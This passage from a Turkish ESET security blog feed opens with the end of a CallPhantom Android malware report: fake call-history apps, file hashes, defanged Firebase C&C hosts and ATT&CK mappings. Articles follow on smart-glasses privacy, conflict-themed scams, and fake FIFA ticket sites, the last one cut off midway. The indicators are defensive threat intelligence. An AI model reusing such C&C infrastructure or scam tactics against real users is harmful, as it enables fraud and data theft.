| Call History Of Any Number | com.any.numbers.calls.history | 10K+ |
| Call History Any Number Detail | com.callapp.historyero | 1K+ |
| Call History – Any Number Data | all.callhistory.detail | 500+ |
| Call History For Any Number | com.easyranktools.callhistoryforanynumber | 100+ |
| Call History of Numbers | com.sbpinfotech.findlocationofanynumber | 100+ |
| Call History of Any Number | callhistoryeditor.callhistory.numberdetails.calleridlocator | 50+ |
| Call History Pro | com.all\_historydownload.anynumber.callhistorybackup | 50+ |
## IOC’ler
Kapsamlı bir tehlike göstergeleri (IoC) listesi ve örnekler [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/callphantom) bulunabilir.
### Dosyalar
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 799BB5127CA54239D3D4A14367DB3B712012CF14 | all.callhistory.detail.apk | Android/CallPhantom.K | Android CallPhantom. |
| 56A4FD71D1E4BBA2C5C240BE0D794DCFF709D9EB | calldetaila.ndcallhisto.rytogetan.ynumber.apk | Android/CallPhantom.M | Android CallPhantom. |
| EC5E470753E76614CD28ECF6A3591F08770B7215 | callhistoryeditor.callhistory.numberdetails.calleridlocator.apk | Android/CallPhantom.F | Android CallPhantom. |
| 77C8B7BEC79E7D9AE0D0C02DEC4E9AC510429AD8 | com.all\_historydownload.anynumber.callhistorybackup.apk | Android/CallPhantom.G | Android CallPhantom. |
| 9484EFD4C19969F57AFB0C21E6E1A4249C209305 | com.any.numbers.calls.history.apk | Android/CallPhantom.L | Android CallPhantom. |
| CE97CA7FEECDCAFC6B8E9BD83A370DFA5C336C0A | com.anycallinformation.datadetailswho.callinfo.numberfinder.xapk | Android/CallPhantom.B | Android CallPhantom. |
| FC3BA2EDAC0BB9801F8535E36F0BCC49ADA5FA5A | com.app.call.detail.history.apk | Android/CallPhantom.N | Android CallPhantom. |
| B7B80FA34A41E3259E377C0D843643FF736803B8 | com.basehistory.historydownloading.xapk | Android/CallPhantom.O | Android CallPhantom. |
| F0A8EBD7C4179636BE752ECCFC6BD9E4CD5C7F2C | com.call.detail.caller.history.xapk | Android/CallPhantom.C | Android CallPhantom. |
| D021E7A0CF45EECC7EE8F57149138725DC77DC9A | com.call.of.any.number.apk | Android/CallPhantom.Q | Android CallPhantom. |
| 04D2221967FFC4312AFDC9B06A0B923BF3579E93 | com.callapp.historyero.apk | Android/CallPhantom.E | Android CallPhantom. |
| CB31ED027FADBFA3BFFDBC8A84EE1A48A0B7C11D | com.calldetails.smshistory.callhistoryofanynumber.apk | Android/CallPhantom.Q | Android CallPhantom. |
| C840A85B5FBAF1ED3E0F18A10A6520B337A94D4C | com.callhistory.anynumber.chapfvor.history.xapk | Android/CallPhantom.J | Android CallPhantom. |
| BB6260CA856C37885BF9E952CA3D7E95398DDABF | com.callhistory.calldetails.callerids.callerhistory.callhostoryanynumber.getcall.history.callhistorymanager.apk | Android/CallPhantom.S | Android CallPhantom. |
| 55D46813047E98879901FD2416A23ACF8D8828F5 | com.callhistory.callhistoryany.call.apk | Android/CallPhantom.T | Android CallPhantom. |
| E23D3905443CDBF4F1B9CA84A6FF250B6D89E093 | com.callhistory.callhistoryyourgf.apk | Android/CallPhantom.D | Android CallPhantom. |
| 89ECEC01CCB15FCDD2F64E07D0E876A9E79DD3CE | com.callinformative.instantcallhistory.callhistorybluethem.callinfo.xapk | Android/CallPhantom.B | Android CallPhantom. |
| 8EC557302145B40FE0898105752FFF5E357D7AC9 | com.cddhaduk.callerid.block.contact.xapk | Android/CallPhantom.U | Android CallPhantom. |
| 6F72FF58A67EF7AAA79CE2342012326C7B46429D | com.easyranktools.callhistoryforanynumber.apk | Android/CallPhantom.H | Android CallPhantom. |
| 28D3F36BD43D48F02C5058EDD1509E4488112154 | com.getanynumberofcallhistory.callhistoryofanynumber.findcalldetailsofanynumber.xapk | Android/CallPhantom.D | Android CallPhantom. |
| 47CEE9DED41B953A84FC9F6ED556EC3AF5BD9345 | com.chdev.callhistory.xapk | Android/CallPhantom.V | Android CallPhantom. |
| 9199A376B433F888AFE962C9BBD991622E8D39F9 | com.name.factor.apk | Android/CallPhantom.P | Android CallPhantom. |
| 053A6A723FA2BFDA8A1B113E8A98DD04C6EEF72A | com.pdf.maker.pdfreader.pdfscanner.apk | Android/CallPhantom.W | Android CallPhantom. |
| 4B537A7152179BBA19D63C9EF287F1AC366AB5CB | com.phone.call.history.tracker.apk | Android/CallPhantom.I | Android CallPhantom. |
| 87F6B2DB155192692BAD1F26F6AEBB04DBF23AAD | com.pixelxinnovation.manager.apk | Android/CallPhantom.X | Android CallPhantom. |
| 583D0E7113795C7D68686D37CE7A41535CF56960 | com.rajni.callhistory.apk | Android/CallPhantom.Y | Android CallPhantom. |
| 45D04E06D8B329A01E680539D798DD3AE68904DA | com.sbpinfotech.findlocationofanynumber.xapk | Android/CallPhantom.A | Android CallPhantom. |
| 34393950A950F5651F3F7811B815B5A21F84A84B | sc.call.ofany.mobiledetail.apk | Android/CallPhantom.Z | Android CallPhantom. |
### Network
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 34.120.160\[.\]131 | call-history-7cda4-default-rtdb.firebaseio\[.\]comcall-history-ecc1e-default-rtdb.firebaseio\[.\]com | Google LLC | 2025-05-14 | CallPhantom C&C server. |
| 34.120.206\[.\]254 | ch-ap-4-default-rtdb.firebaseio\[.\]comchh1-ac0a3-default-rtdb.firebaseio\[.\]com | Google LLC | 2025-04-17 | CallPhantom C&C server. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Command and Control** | [*T1437.001*](https://attack.mitre.org/versions/v18/techniques/T1437/001) | Application Layer Protocol: Web Protocols | CallPhantom uses Firebase Cloud Messaging for C&C communication. |
| **Impact** | [*T1643*](https://attack.mitre.org/versions/v18/techniques/T1643) | Generate Traffic from Victim | CallPhantom tries to achieve fraudulent billing. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Android, Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Gözlerinizi dört açın: Akıllı gözlükler güvenlik riski taşıyor](https://antivirus.com.tr/gozlerinizi-dort-acin-akilli-gozlukler-guvenlik-riski-tasiyor/)
**Published:** Mayıs 12, 2026
**Author:** ESET
**Excerpt:** Akıllı gözlükler, herkesin çevresindeki dünyayı takip etmesine olanak tanır. Ancak verilerinizi ve çevrenizdekilerin gizliliğini tehlikeye atabilir.
**Content:**
*Akıllı gözlükler, herkesin çevresindeki dünyayı takip etmesine ve kaydetmesine olanak tanır. Ancak verilerinizi ve çevrenizdekilerin gizliliğini tehlikeye atabilir.*
Moda ve diğer birçok trend, birkaç yılda bir yeniden ortaya çıkma eğilimindedir. Bu nedenle, Google’ın on yıldan fazla bir süre önce akıllı gözlükleri popüler hâle getirme girişiminin başarısızlıkla sonuçlanmasının ardından akıllı gözlüklerin yeniden gündeme gelmesi muhtemelen şaşırtıcı değildir.
Bu seferki fark, gözlüklerin sadece daha şık olması değil, aynı zamanda normal güneş gözlüklerinden ayırt edilmesinin daha zor olmasıdır. Ayrıca çevrelerini izleyip kaydedebilen ve kullanıcının etrafında gördükleri hakkında yapay zekâya soru sorabilmesini sağlayan çok daha güçlü teknolojilerle donatılmışlardır.
Bu durum hem akıllı gözlük kullanıcıları hem de etkileşimde bulundukları kişiler için önemli güvenlik ve gizlilik riskleri oluşturuyor.
## Akıllı gözlükler için gizlilik riskleri nelerdir?
Şehirde yaşamış olan herkes izlenmeye alışkındır. Almanya ve Birleşik Krallık, dünyadaki en fazla CCTV kamerasına sahip ülkeler arasındadır. Ancak bu izleme hedefli olduğunda ve bilgilendirilmiş rıza temelinde yapılmadığında hızla kontrolden çıkabilir. Akıllı gözlükler, herkese yabancıları gizlice kaydetme veya fotoğraflarını çekme olanağı sağlar. Her ne kadar küçük bir LED ışığına sahip olsalar da bu ışık kapatılabilir ve her halükârda çevredekilerin fark etmesi zor olabilir.
Ancak hepsi bu kadar değil. Harvard Üniversitesi araştırmacıları, akıllı gözlüklerle çekilen ve Instagram’a canlı olarak yayımlanan videoların yapay zekâ ile nasıl bağlanabileceğini [göstermiştir](https://x.com/AnhPhuNguyen1/status/1840786336992682409?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1840786336992682409%7Ctwgr%5E322e663625990ff0e54288704071e5c340c91091%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fwww.malwarebytes.com%2Fblog%2Fnews%2F2024%2F10%2Fnot-black-mirror-metas-smart-glasses-used-to-reveal-someones-identity-just-by-looking-at-them). Ardından algoritmalar yüzleri tanımlamak için çalışır ve bu kişilerle ilgili bilgileri internetten alır. Birdenbire bu havalı aksesuar, takipçileri, [zorbaları](https://antivirus.com.tr/siber-zorbalik-artiyor-ebeveynler-icin-tabulari-yikma-vakti/) ve [dolandırıcıları](https://antivirus.com.tr/?s=doland%C4%B1r%C4%B1c%C4%B1l%C4%B1k) güçlendirebilen güçlü, taşınabilir bir gözetleme cihazına dönüşür.
Kötü haber ise Meta’nın [tartışmalı bir “Name Tag” özelliği](https://www.engadget.com/big-tech/meta-warned-by-dozens-of-organizations-that-facial-recognition-on-its-smart-glasses-would-empower-predators-185000998.html) ile bu süreci daha da kolaylaştırmayı planlıyor olabileceği. Sosyal medya devi, son zamanlarda Kenya’daki bazı taşeron çalışanların, kullanıcıların yapay zekâ platformuyla etkileşimlerini izleme amacıyla son derece hassas görüntüleri görebildiği yönündeki raporların ardından [düzenleyici kurumların ](https://techcrunch.com/2025/04/30/if-you-own-ray-ban-meta-glasses-you-should-double-check-your-privacy-settings/#:~:text=AI-,If%20you%20own%20Ray%2DBan%20Meta%20glasses%2C%20you%20should%20double,Ray%2DBan%20Meta%20companion%20app.)incelemesi altına alındı.
Güncellenen [Meta gizlilik politikasına](https://techcrunch.com/2025/04/30/if-you-own-ray-ban-meta-glasses-you-should-double-check-your-privacy-settings/#:~:text=AI-,If%20you%20own%20Ray%2DBan%20Meta%20glasses%2C%20you%20should%20double,Ray%2DBan%20Meta%20companion%20app.) göre, kullanıcıların verileri bu şekilde izlenmese bile bu veriler yine de yapay zekâ modellerini eğitmek için kullanılabilir[.](https://techcrunch.com/2025/04/30/if-you-own-ray-ban-meta-glasses-you-should-double-check-your-privacy-settings/#:~:text=AI-,If%20you%20own%20Ray%2DBan%20Meta%20glasses%2C%20you%20should%20double,Ray%2DBan%20Meta%20companion%20app.) Ayrıca “Hey Meta” uyandırma kelimesinden sonra yapılan tüm ses kayıtları, varsayılan olarak bir yıla kadar (transkriptlerle birlikte) saklanacaktır.
### Gizlilik riski bir güvenlik sorunu hâline geldiğinde
Bu sadece gizlilikle ilgili bir sorun değil. Akıllı gözlükler aracılığıyla halka açık bir yapay zekâ platformuyla paylaşılan herhangi bir hassas bilgi, teorik olarak doğru şekilde istenirse diğer kullanıcılara aktarılabilir. Bu, bilgilerin dolandırıcılık amacıyla kullanılması durumunda potansiyel bir güvenlik riski oluşturur. Ayrıca gözlükler tarafından toplanan bilgilere tesadüfen rastlayabilecek ve bunları dolandırıcılara satmaya karar verebilecek dış kaynaklı çalışanlar ve yükleniciler de vardır.
Yanlışlıkla buluta/yapay zekâ modeline gönderebileceğiniz bilgiler şunlar olabilir:
- ATM’de veya mağaza içi ödeme terminallerinde girdiğiniz kart PIN’leri,
- Masada veya telefonunuzda girilen ve hesapların ele geçirilmesinde kullanılabilecek parolalar,
- Sizi taklit etmek için kullanılabilecek tüm ayrıntıları içeren banka hesap özetleri veya faturalar.
Ayrıca kötü niyetli akıllı gözlük kullanıcılarının, PIN kodlarını, parolaları ve diğer gizli bilgileri çalmak için halka açık yerlerde arkanızdan omuz üzerinden bakma riski de vardır. [Yüz tanıma teknolojisiyle](https://antivirus.com.tr/yuz-tanima-dolandiriciligina-karsi-nasil-korunursunuz/) birleştirildiğinde bu veri çıkarma işlemi, hedefleri hakkında oldukça kapsamlı bir dijital profil oluşturmalarına olanak tanıyabilir. Yeterli ayrıntıya sahip oldukları takdirde, ikna edici kimlik avı saldırıları başlatabilir, hesaplarınızı ele geçirebilir veya yeni hesap oluşturma girişimlerinde sizin kimliğinizi taklit edebilirler.
### Akıllı gözlükler hacklenebilir mi?
Diğer akıllı cihazlar gibi, gözlükler de aşağıdakiler yoluyla daha geleneksel yöntemlerle hacklenebilir:
- İşletim sistemini/donanım yazılımını istismar etmek,
- Bağlı uygulamaları/akıllı telefonları ele geçirme,
- Trafiği ele geçirme/sahte Wi-Fi erişim noktaları aracılığıyla kötü amaçlı içerik enjekte etme,
- Taranması için kötü amaçlı bir QR kodu göndermek gibi sosyal mühendislik,
- Kötü amaçlı, benzer akıllı gözlük uygulamaları,
Bu saldırı vektörleri, kötü niyetli kişilerin cihazınızı ele geçirerek doğrudan veri hırsızlığı, hesap ele geçirme veya sizi fiziksel tehlikeye atabilecek gözetleme faaliyetlerinde bulunmasına olanak sağlayabilir.
## Akıllı gözlükler için risk yönetimi
Akıllı gözlükleri siz takıyor olsanız da başkaları tarafından izleniyor olsanız da yukarıda özetlediğimiz riskleri azaltmak için atabileceğiniz birkaç adım vardır:
**Kullanıcılar için:**
- Hackerların cihazı ele geçirme riskini en aza indirmek için donanım yazılımınızı ve uygulama yazılımınızı güncel tutun.
- Yalnızca güvenilir kaynaklardan yardımcı uygulamaları indirin ve indirmeden önce izinleri kontrol edin.
- Akıllı gözlük uygulamalarınız ve akıllı telefonunuz için çok faktörlü kimlik doğrulama (MFA) ve güçlü, benzersiz parolalar kullanarak, bunların hackerlar tarafından ele geçirilme riskini en aza indirin.
- Akıllı gözlüklerinizin kilidini açmak için güçlü PIN’ler veya biyometrik özellikler kullanın ve kullanmadığınız zamanlarda eşleştirme modunu kapatın.
- Bazı kamu ağları güvenli olmayabilir veya hatta hackerlar tarafından kurulan sahte erişim noktaları olabilir, bu nedenle [sanal özel ağ](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/) (VPN) kullanmadığınız sürece asla kamuya açık Wi-Fi erişim noktalarına bağlanmayın.
- Kayıtların buluta sızmasını ve yükleniciler tarafından erişilmesini önlemek için mümkünse yapay zekâ eğitimi/insan incelemesini devre dışı bırakın.
- Gözlüklerinizi kullanmadığınız zamanlarda kılıfında saklayın, böylece gözlüklerin yanlışlıkla hassas görüntü veya bilgileri yakalama riskini en aza indirin.
- Risk maruziyetini en aza indirmek için eşlik eden uygulamada depolanan istenmeyen kayıtları düzenli olarak denetleyin ve silin.
- AR katmanları dikkatinizi dağıtmasın. Çevrenizdeki gelişmeleri takip edemezseniz fiziksel tehlikeye maruz kalabilirsiniz.
**Çevredekiler için:**
- Akıllı gözlük takan kişilere dikkat edin. Çerçeve üzerindeki LED ışığına bakın; video kaydedilirken yanıp söner veya fotoğraf çekilirken bir kez yanıp söner.
- Kalabalık kamusal alanlarda (ör. toplu taşıma araçlarında) veya ATM’lerde omuz üzerinden bakma (shoulder surfing) durumlarına karşı dikkatli olun.
- Kendinizi rahatsız hissederseniz gözlük takan kişilere karşı çıkın.
- İş ortamında (örneğin spor salonu veya mağazalar) kullanımdan rahatsızlık duyuyorsanız gözlüğü takan kişiden gözlüğünü çıkarmasını isteyin veya durumu yönetime bildirin.
Akıllı gözlükleri piyasaya süren tek teknoloji devi Meta değil. Google, Apple, Amazon ve birçok Çinli şirketin de benzer ürünler geliştirdiği söyleniyor. Ne yazık ki çoğu şirket kullanıcıların haklarından çok rekabet avantajını ön planda tutuyor. Güvenliğinizin ve gizliliğinizin bundan zarar görmemesi için gelişmeleri yakından takip edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Gizlilik, Kişisel Veriler, Siber Güvenlik
---
### [Jeopolitik kargaşa neden dolandırıcılık için bir fırsat?](https://antivirus.com.tr/jeopolitik-kargasa-neden-dolandiricilik-icin-bir-firsat/)
**Published:** Mayıs 18, 2026
**Author:** ESET
**Excerpt:** Çatışmalar, çevrimiçi dolandırıcılık için bir nimettir. Fırsatçıların tuzaklarına karşı dikkatli olun.
**Content:**
*Çatışmalar, çevrimiçi dolandırıcılık için bir nimettir. Fırsatçıların tuzaklarına karşı dikkatli olun.*
Orta Doğu’daki gerginliklerin siber alana sıçraması çok uzun sürmedi. Büyük bir [ABD tıbbi teknoloji sağlayıcısında](https://www.stryker.com/us/en/about/news/2026/a-message-to-our-customers-03-2026.html)önemli aksaklıklar yaşandı, ABD’nin [kritik altyapısındaki](https://www.stryker.com/us/en/about/news/2026/a-message-to-our-customers-03-2026.html) OT varlıkları tehlikeye girdi ve İran bağlantılı gruplar tarafından işletmelere yönelik [fidye yazılımı saldırıları](https://www.infosecurity-magazine.com/news/iranlinked-pay2key-ransomware/) devam ediyor. Peki ya sıradan internet kullanıcıları? Gerçek şu ki jeopolitik gerginlik ve çatışmalar, fırsatçı çevrimiçi dolandırıcılar için potansiyel olarak zengin bir av sahnesi sunuyor.
Dolandırıcılar, bu olayların potansiyel kurbanların dikkatini çekmek için harika bir yol olduğunu biliyor ve onların korku ve sempati duygularını eşit ölçüde istismar ediyor. Ukrayna ya da İran olsun, jeopolitik kargaşanın hâkim olduğu arka plan, hedeflerine ulaşmak için uydurdukları hikâyelere ağırlık katıyor.
## Kargaşa dönemlerinde hangi dolandırıcılık yöntemleri başarılı olur?
Hangi taktikleri seçerlerse seçsinler, nihai hedef genellikle aynıdır: Kimlik bilgilerinizi ve/veya kişisel ve finansal verilerinizi ele geçirmek. Ya da sizi doğrudan kandırarak var olmayan kuruluşlara ödeme yapmanızı sağlamak. Bunlar yeni teknikler değildir. Denenmiş ve test edilmiş tekniklerdir ve [e-posta](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/), kısa mesaj, sosyal medya veya [telefon görüşmesi ](https://antivirus.com.tr/dolandiricilik-ihtimali-ne-demek-her-telefonu-acmayin/)yoluyla gelebilirler. Farklı olan şey, zamanlamaya ve maksimum etkiye göre özel olarak tasarlanmış tuzaktır.
Aşağıdaki dolandırıcılık yöntemlerine karşı dikkatli olun:
### Sahte ücret dolandırıcılık yöntemi
Bir banka veya güvenilir bir şirketten, hesabınızda “İran ve Ukrayna” ile ilgili var olmayan ücretler olduğunu bildiren bir arama veya SMS alırsınız. [FTC’ye](https://consumer.ftc.gov/consumer-alerts/2026/03/how-scammers-are-using-iran-conflict-try-steal-your-money-and-information) göre, daha sonra sizi banka hesap bilgilerinizi vermeye ikna eden bir devlet memuruna bağlanabilirsiniz.
### Sahte hayır kurumları
Jeopolitik kargaşa genellikle insanlara kötü hissettirir ve bu da insanların duygularını harekete geçirir. Meşru yardım kuruluşları, çatışmanın ortasında kalan masum vatandaşları desteklemek için bağış toplayabilir. Dolandırıcılar bunu bilir ve bağış toplamak için kendi sahte hayır kurumlarını kurar veya meşru kurumların kimliğine bürünür. Taleplerine ağırlık kazandırmak için profesyonel görünümlü web sitelerine sahip olabilirler. Ancak şüphesiz ki bu dolandırıcılıklara kanarsanız sonunda onlara paranızı, kart bilgilerinizi veya her ikisini birden vermiş olursunuz.
### Seyahat dolandırıcılığı
Askeri çatışmalar genellikle ani uçuş iptallerine, sınır kontrollerine ve seyahatle ilgili diğer aksaklıklara neden olabilir. Dolandırıcılar, havayolu şirketleri ve devlet kurumlarının kimliğine bürünerek bundan yararlanabilir. Vize işlemlerini kolaylaştırma veya [rezerve edilen uçuş ve konaklama için geri ödeme](https://www.theguardian.com/money/2026/mar/15/travel-scam-airline-accounts-fake-refunds-iran-war-flight-disruption) teklifinde bulunabilirler. Ancak tek amaçları kişisel ve finansal bilgilerinizi ele geçirmektir.
### Yatırım dolandırıcılığı
FBI’a göre, geçen yıl yatırım dolandırıcılığı diğer tüm siber suç türlerinden daha fazla para topladı: 8,6 milyar doların üzerinde. Nitekim dolandırıcılar, bu alanda amaçlarına ulaşmak için jeopolitik durumdan yararlanabilirler; örneğin enflasyona veya piyasadaki istikrarsızlığa karşı bir koruma olarak garantili getiri sunduklarını iddia ederek.
### Sansasyonel (sahte) haberler
Siyasi ve sosyal karışıklıklar genellikle tıklanmaya değer çok sayıda içerik üretir. Sorun, bunların bir kısmının tamamen sahte olmasıdır. Dolandırıcılar, sansasyonel “sızdırılmış videolar” ve “son dakika haberleri”ni kullanarak sizi kötü amaçlı bağlantılara tıklamaya yönlendirir. Bunun en olası sonucu, telefonunuza veya bilgisayarınıza bir bilgi hırsızı bulaşmasıdır. Bu tür kötü amaçlı yazılımlar, parolaları toplamak, tuş vuruşlarını kaydetmek ve hatta oturum çerezlerini çalarak hesaplarınızdaki çok faktörlü kimlik doğrulamayı (MFA) atlatmak için tasarlanmıştır.
### Ön ödeme dolandırıcılığı
Bu, belki de en eski dolandırıcılık yöntemlerinden biridir. Hiç tanışmadığınız birinden aniden bir mesaj alırsınız. Bu kişi, bir tür idari masraf için önceden küçük bir ücret öderseniz servetinden pay alabileceğinize dair fantastik bir hikâye anlatır. Bu şablon, halihazırda Orta Doğu’daki [mevcut çatışma](https://www.forbes.com/sites/emmawoollacott/2026/03/06/nigerian-prince-scams-evolve-to-exploit-war-in-the-middle-east/) için yeniden kullanılıyor.
## Dolandırıcılık yöntemlerini nasıl tespit edebilirsiniz?
Üretken yapay zekâ araçları sayesinde, dolandırıcıların amaçlarına ulaşmak için son derece ikna edici yazılı içerikler, videolar ve web siteleri oluşturması hiç olmadığı kadar kolay hâle geldi. Ancak sizi güvende tutacak bazı belirgin işaretler vardır. Şunlara dikkat edin:
- Gerçek olamayacak kadar iyi olan büyük meblağlı para teklifleri,
- E-posta, SMS, mesajlaşma uygulaması, telefon görüşmesi veya sosyal medya yoluyla istenmeyen iletişim,
- Kişisel ve finansal bilgi talepleri,
- Acil durum yaratarak veya duygusal yönünüze hitap ederek sizi dolandırıcının lehine bir karar vermeye zorlama girişimleri.
## Çatışmaya dayalı dolandırıcılıklara yanıt verme
Yukarıdakileri göz önünde bulundurarak, bir şeyin tam olarak doğru görünmediğini veya kulağa doğru gelmediğini gösteren uyarı işaretlerini fark etmek daha kolay olacaktır. İyi bir kural, istenmeyen mesajlardaki bağlantılara asla tıklamamak veya ekleri açmamaktır; bunlar ikna edici ve güvenilir bir kaynaktan gönderilmiş gibi görünse bile. Mesajın gerçek olup olmadığını gerçekten öğrenmek istiyorsanız gönderenle bağımsız olarak kontrol edin; yani doğrudan yanıt vermeyin veya mesajdaki iletişim bilgilerini kullanmayın. Ya da haberle ilgiliyse doğrudan tercih ettiğiniz haber kaynağına gidin.
Sosyal medya hesaplarına, özellikle havayolları ve benzeri kuruluşların müşteri hizmetleri hesapları gibi görünenlere karşı dikkatli olun. Bunları kurmak sandığınızdan daha kolaydır ve platform sağlayıcıları bunları kaldırma konusunda her zaman bir adım geride kalır. Ve elbette hassas bilgileri asla telefonla paylaşmamalısınız.
Bir sonraki tavsiye belki de en zor olanıdır. Ancak “hayır kurumları”nın duygusal çağrılarına veya acil eylem taleplerine tepki verme içgüdünüzü bastırmaya çalışın. Dolandırıcıların bu teknikleri kullanmasının nedeni, bunların işe yaramasıdır. Bunlar, iyi niyetimizi bize karşı kullanmak üzere tasarlanmıştır.
Ek bir savunma katmanı olarak, tüm bilgisayarlarınızın ve cihazlarınızın, güvenilir bir tedarikçiden temin ettiğiniz kimlik avı önleme özellikleri de dâhil olmak üzere kötü amaçlı yazılımdan koruma yazılımlarıyla korunduğundan emin olun. Bu, dolandırıcılık vakalarının çoğunu filtrelemeye yardımcı olacaktır. Gerisi size kalmış.
[Uluslararası Organize Suçlara Karşı Küresel Girişim’in](https://globalinitiative.net/wp-content/uploads/2026/03/Kristina-Amerhauser-Alex-Goodwin-A-world-of-deceit-Mapping-the-landscape-of-the-global-scam-centre-phenomenom-GI-TOC-March-2026-1.pdf) yeni bir raporuna göre, “dolandırıcılık sadece ekonomik nedenlerle değil, aynı zamanda siyasi nedenlerle de şekillenen bir suçtur.” Bu durumun yakın zamanda değişmesi olası değildir. Ancak kurban olanın siz olmanız gerekmez.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kişisel Veriler, Siber Güvenlik
---
### [Sahte FIFA web siteleri futbolseverleri hedef alıyor](https://antivirus.com.tr/sahte-fifa-web-siteleri-futbolseverleri-hedef-aliyor/)
**Published:** Mayıs 22, 2026
**Author:** ESET
**Excerpt:** Para ve kişisel verileri çalmak için resmî bilet ve ürün satışlarını taklit eden sahte FIFA Dünya Kupası temalı web sitelerine dikkat edin
**Content:**
*Para ve kişisel verileri çalmak için resmî bilet ve ürün satışlarını taklit eden sahte FIFA Dünya Kupası temalı web sitelerine dikkat edin*
Amerika Birleşik Devletleri, Kanada ve Meksika’da düzenlenecek 2026 FIFA Dünya Kupası™ yaklaşırken heyecan doruk noktasına ulaşıyor. Birçok futbol taraftarı hâlâ bilet, ürün, seyahat ve konaklama paketleri arıyor olabilir ve dolandırıcılar bu talebi nasıl kullanacaklarını çok iyi biliyor.
Diğer bir deyişle birçok taraftar dolandırıcıların beklediği ruh hâlindedir: ilgili, sabırsız ve hatta biletlerin veya diğer ürünlerin tükenmesinden biraz endişeli. Bu da dolandırıcıların durumu fırsata çevirmesi için oldukça yeterli.
Latin Amerika’daki ESET araştırmacıları, kısa süre önce tam da bu an için oluşturulmuş bir dizi web sitesi tespit etti. FIFA federasyonu veya resmî Dünya Kupası web sitesi gibi görünen bu siteler, bilet ve ürün arayan kişileri hedef alıyor, ardından kurbanların parasını ve kişisel verilerini çalan sahte kayıt ve ödeme süreçlerine yönlendiriyor. Bu adımlar genellikle gerçek Dünya Kupası web sitesindekilerle aynıdır: Kayıt olun, bir maçın biletlerini, formaları veya diğer ürünleri sepete ekleyin ve ödeme yapın.
Bazı mağdurlar bu web sitelerine sponsorlu arama sonuçları yoluyla ulaşırken diğerleri sosyal medyadaki reklamlara tıklıyor ya da adresi doğru bir şekilde kontrol etmeyen birinin ilettiği e-posta mesajlarındaki bağlantılara tıklıyor. Senaryo ne olursa olsun, sahte FIFA ve Dünya Kupası temalı web siteleri hakkında bilmeniz gerekenler ve bir “kendi kalesine gol” atmaktan nasıl kaçınacağınız aşağıda açıklanıyor.
## Sahte FIFA sitelerine ilk örnek
https://\*\*\*fifa26\[.\]shop adresinde barındırılan sahte sitelerden biri, acele eden ziyaretçilerin dikkatini çekmek için FIFA ve 2026 Dünya Kupası’na yeterince benzeyen bir alan adı kullanıyor. “Typosquatting” olarak bilinen bu yaygın hile, küçük eklemeler, eksiklikler veya değişiklikler yoluyla meşru alan adına çok benzeyen bir alan adı kullanır.

Şekil 1. Resmî FIFA Dünya Kupası 2026™ web sitesini taklit eden sahte site*
Ancak hile bununla bitmiyor. Site, kurbanın deneyimin meşru olduğunu hissetmesi için renkler, düzen, gezinme ve bilet satın alma akışı dâhil olmak üzere FIFA’nın resmî sitesinin görünümünü ve hissini de kopyalıyor.

Şekil 2. İnsanları bilet satın almaya ikna etmek için taklit yapan sahte site*
Karşılaştırma amacıyla işte gerçek web sitesi:

Şekil 3. Resmî FIFA Dünya Kupası 2026™ web sitesi*
Ancak sahte web sitesine geri dönelim – bilet veya ürün “satın almak” istediğinizde olanlar şunlardır. Resmî FIFA sitesi gibi, sahte site de sizden kayıt olmanızı ister. Bilet satın almadan önce bir FIFA kimliği oluşturmanız gerekiyorsa sahte kayıt formu ilk bakışta garip gelmeyebilir. Ayrıca adınız, e-posta adresiniz ve telefon numaranız gibi olağan bilgileri de ister. FIFA’nın resmî web sitesinde olduğunuzu düşünüyorsanız bunda olağan dışı bir durum yok gibi görünebilir.

Şekil 4. Sahte site*
Şekil 5 ise resmî web sitesindeki kayıt adımını göstermektedir.

Şekil 5. Resmi FIFA web sitesinde kayıt*
Sahte web sitesi, resmî ürünler gibi görünen ürünler de sunmaktadır. Amaç, ödeme sayfasının beklenen bir sonraki adım gibi görünmesi için sizi yeterince uzun süre tanıdık bir alışveriş rutininde tutmaktır.

Şekil 6. Sahte FIFA web sitesi*

Şekil 7. Takım formaları satan sahte mağaza*
Herhangi bir ürünü seçip alışveriş sepetine eklemenize olanak tanır:

Şekil 8. Resmî FIFA çevrimiçi mağazasını taklit eden sahte alışveriş sitesi*
Kart bilgilerinizi girdiğinizde bu bilgiler doğrudan sahte sitenin arkasındaki kişilere gönderilir ve elbette FIFA’dan hiçbir forma gelmez.

Şekil 9. Sahte kimlik avı sitesinde simüle edilmiş satın alma*
Bilet satın alma süreci de aynı şekilde işler. Kayıt olduktan sonra, sahte site sözde Dünya Kupası maçlarını seçmenize, ödeme sayfasına ilerlemenize ve ödeme sayfasına ulaşmanıza izin verir.

Şekil 10. Dünya Kupası biletleri için sahte kullanıcı kayıt formu*
Turnuvanın herhangi bir aşamasındaki istediğiniz maçı seçebilirsiniz:

Şekil 11. Dünya Kupası biletleri için sahte ödeme ağ geçidi*
Ardından, alışveriş sepetine yönlendirilirsiniz. Formu doldurduğunuzda, ödeme bilgileriniz sahte sitenin arkasındaki siber suçlunun eline geçer.

*Şekil 12. Sözde bilet satın alımı için kredi kartı bilgilerini isteyen sahte sayfa*
Bariz kayıp paradır ancak daha az göze çarpan kayıp ise finansal ve kimlik verileridir. Tam ad, e-posta adresi, telefon numarası ve tekrar kullanılan parola, bu sahte web sitelerinin ötesinde de faydalı olabilir. Aynı parola e-posta veya sosyal medya hesabınızı açıyorsa sahte FIFA kaydı başka bir ve muhtemelen daha da zararlı bir saldırının ilk adımı hâline gelebilir.
## Aynı fikri kullanan diğer sahte FIFA siteleri
